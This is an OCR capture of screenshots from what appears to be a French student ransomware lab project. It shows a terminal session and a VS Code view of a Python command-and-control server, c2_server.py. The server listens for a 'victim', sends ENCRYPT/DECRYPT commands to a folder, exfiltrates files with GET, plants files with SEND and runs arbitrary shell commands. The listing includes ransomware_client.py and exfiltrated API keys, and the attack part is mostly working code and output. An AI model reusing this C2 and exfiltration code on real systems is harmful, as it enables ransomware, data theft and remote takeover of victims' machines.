
```
yassine@debian:~/Documents$ python3 c2_server.py
[*] Serveur C2 pret. En attente de la victime...

[+] VICTIME CONNECTEE : ID:2a53507d-cedf-4f03-a090-29c2e830c306 | KEY:XATFNQRPNPVJHYEJ

--- COMMANDES DE TEST DISPONIBLES ---
  ENCRYPT / DECRYPT : Chiffre/Dechiffre le dossier test_attaque
  GET <chemin>      : Exfiltrer un fichier (ex: GET test_attaque/secret.txt)
  SEND <chemin>     : Infiltrer un fichier (ex: SEND note.txt)
  <cmd systeme>     : Execute une commande (ex: ls, whoami, pwd)
  exit              : Fermer la connexion
-------------------------------------

C2 >>
```

```
  --- COMMANDES DE TEST DISPONIBLES ---
    ENCRYPT / DECRYPT : Chiffre/Dechiffre le dossier test_attaque
    GET <chemin>      : Exfiltrer un fichier (ex: GET test_attaque/secret.txt)
    SEND <chemin>     : Infiltrer un fichier (ex: SEND note.txt)
    <cmd systeme>     : Execute une commande (ex: ls, whoami, pwd)
    exit              : Fermer la connexion
  -------------------------------------

  C2 >> ENCRYPT

  [CLIENT]:
  Action ENCRYPT terminee sur /home/yassine/Documents/test_attaque

  C2 >> DECRYPT

  [CLIENT]:                    Focus sur le dossier dans l'Explorateur (ctrl+clic)
  Action DECRYPT terminee sur /home/yassine/Documents/test_attaque

  C2 >> whoami

  [CLIENT]:
  yassine


  C2 >> ls -l

  [CLIENT]:
  total 40
  -rw-rw-r-- 1 yassine yassine 2115 15 janv. 15:40 c2_server.py
  -rw-rw-r-- 1 yassine yassine  111 15 janv. 15:43 exfil_api_keys.env
  -rw-rw-r-- 1 yassine yassine   11 15 janv. 12:20 exfil_secret.txt
  -rw-rw-r-- 1 yassine yassine   33 15 janv. 11:58 exfil_test_attaque_secret.txt
  -rw-rw-r-- 1 yassine yassine 2446 15 janv. 15:41 ransomware_client.py
  -rw-rw-r-- 1 yassine yassine   33 15 janv. 12:06 received_secret.txt
  -rw-rw-r-- 1 yassine yassine  111 15 janv. 15:44 recu_api_keys.env
  -rw-rw-r-- 1 yassine yassine   11 15 janv. 12:21 recu_secret.txt
  drwxrwxr-x 2 yassine yassine 4096 15 janv. 16:01 test_attaque
  -rw-rw-r-- 1 yassine yassine  120 15 janv. 11:21 victims_database.txt
```


Fichier Edition Sélection Affichage Atteindre Exécuter Terminal Aide
yassine [SSH: VM-Projet]
EXPLORATEUR
YASSINE [SSH: VM-PROJET]
.cache
.config
.dotnet
.gnupg
.local
.vscode-server
Bureau
Documents
test_attaque
antivirus
antivirus.gpg
Antivirus2
api_keys.env
database_dump.sql
IPSSI-SQY
secret.txt
vpn_config.conf
c2_server.py
exfil_api_keys.env
exfil_secret.txt
exfil_test_attaque_secret.txt
ransomware_client.py
received_secret.txt
recu_api_keys.env
recu_secret.txt
victims_database.txt
Images
Modèles
Musique
Public
Téléchargements
Vidéos
.bash_history
.bash_logout
.bashrc
.face
.face.icon
.profile
.sudo_as_admin_successful
.wget-hsts
STRUCTURE
CHRONOLOGIE
ransomware_client.py
c2_server.py
secret.txt
Documents > c2_server.py > start_c2
import socket, os
def start_c2():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(('0.0.0.0', 8888))
s.listen(5)
print("[*] Serveur C2 pret. En attente de la victime...")
conn, addr = s.accept()
# Réception de l'ID et de la Clé générée par /dev/urandom
print(f"\n[+] VICTIME CONNECTEE : {conn.recv(1024).decode()}")
# Affichage automatique des commandes pour le prof
print("\n--- COMMANDES DE TEST DISPONIBLES ---")
print(" ENCRYPT / DECRYPT : Chiffre/Dechiffre le dossier test_attaque")
print(" GET <chemin> : Exfiltrer un fichier (ex: GET test_attaque/secret.txt)")
print(" SEND <chemin> : Infiltrer un fichier (ex: SEND note.txt)")
print(" <cmd systeme> : Execute une commande (ex: ls, whoami, pwd)")
print(" exit : Fermer la connexion")
print("-------------------------------------")
while True:
cmd = input("\nC2 >> ")
if not cmd: continue
conn.send(cmd.encode())
if cmd == "exit": break
if cmd.startswith("GET "):
size = conn.recv(1024).decode()
if "ERREUR" in size: print(size)
else:
conn.send(b"READY")
data = b""
while len(data) < int(size): data += conn.recv(4096)
name = "exfil_" + os.path.basename(cmd.split()[1])
with open(name, "wb") as f: f.write(data)
print(f"[+] Succes: {name} sauvegarde.")
elif cmd.startswith("SEND "):
p = cmd.split()[1]
if os.path.exists(p):
with open(p, "rb") as f: content = f.read()
conn.send(str(len(content)).encode())
if conn.recv(1024).decode() == "READY": conn.sendall(content)
print(conn.recv(1024).decode())
else: print("[-] Erreur: Fichier introuvable localement.")
else:
SSH: VM-Projet
L 26